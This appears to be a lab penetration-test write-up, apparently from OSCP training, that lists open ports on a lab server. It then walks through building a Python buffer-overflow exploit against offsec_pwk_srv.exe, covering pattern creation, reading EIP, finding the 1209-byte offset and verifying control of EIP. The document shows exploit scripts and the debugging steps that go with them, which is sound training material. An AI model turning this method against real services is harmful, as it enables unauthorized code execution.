
|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 192.168.40.150 | TCP: 25,110,135,139,143,445,480,481,587,1688,3306,3389,5985,47001,49664-49670 |
| UDP: |


### 

### System IP: 192.168.40.

**Vulnerability Exploited: *bof***

We confirm that the POC.py is working perfectly by checking the stack using immunity debugger.

Now I need to create a pattern to know where is the EIP address located. I use the command pattern\_create.rb -l 3000

Edit the POC.py and replace the Junk of AAA with pattern

Now it will become like this below

*#!/usr/bin/python*

*#*

*import sys, socket*

*if len(sys.argv) < 2:*

*print "\nUsage: " + sys.argv[0] + " <HOST>\n"*

*sys.exit()*

*cmd = "OVRFLW "*

*#junk = "\x41" \* 3000*

*junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"*

*end = "\r\n"*

*buffer = cmd + junk + end*

*s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)*

*s.connect((sys.argv[1], 4455))*


*s.send(buffer)*

*s.recv(1024)*


*s.close()*

Now close everything and reopen offsec\_pwk\_srv.exe and Immunity Debugger. Attach the process to the offsec\_pwk\_srv.exe by using Ctrl+F1. Press Play.

Now run our python updated exploit with the pattern. The command is **python POC-OSCP.py 192.168.40.111**



Now at the Immunity Debugger look for EIP address. Its 42336F42

Now use the command **pattern\_offset.rb -l 3000 –q 42336F42** to know the exact offset match.

Now we know our exatch match is at **1209**.

Now we need to look for jump bad chars. Before that we verify our BBBB as below to check whether it is correct.

*#!/usr/bin/python*

*#*

*import sys, socket*

*if len(sys.argv) < 2:*

*print "\nUsage: " + sys.argv[0] + " <HOST>\n"*

*sys.exit()*

*cmd = "OVRFLW "*

*junk = "\x41" \* 1209 + "B" \* 4 + "C" \* (3000-1209-4)*

*#junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"*

*end = "\r\n"*

*buffer = cmd + junk + end*

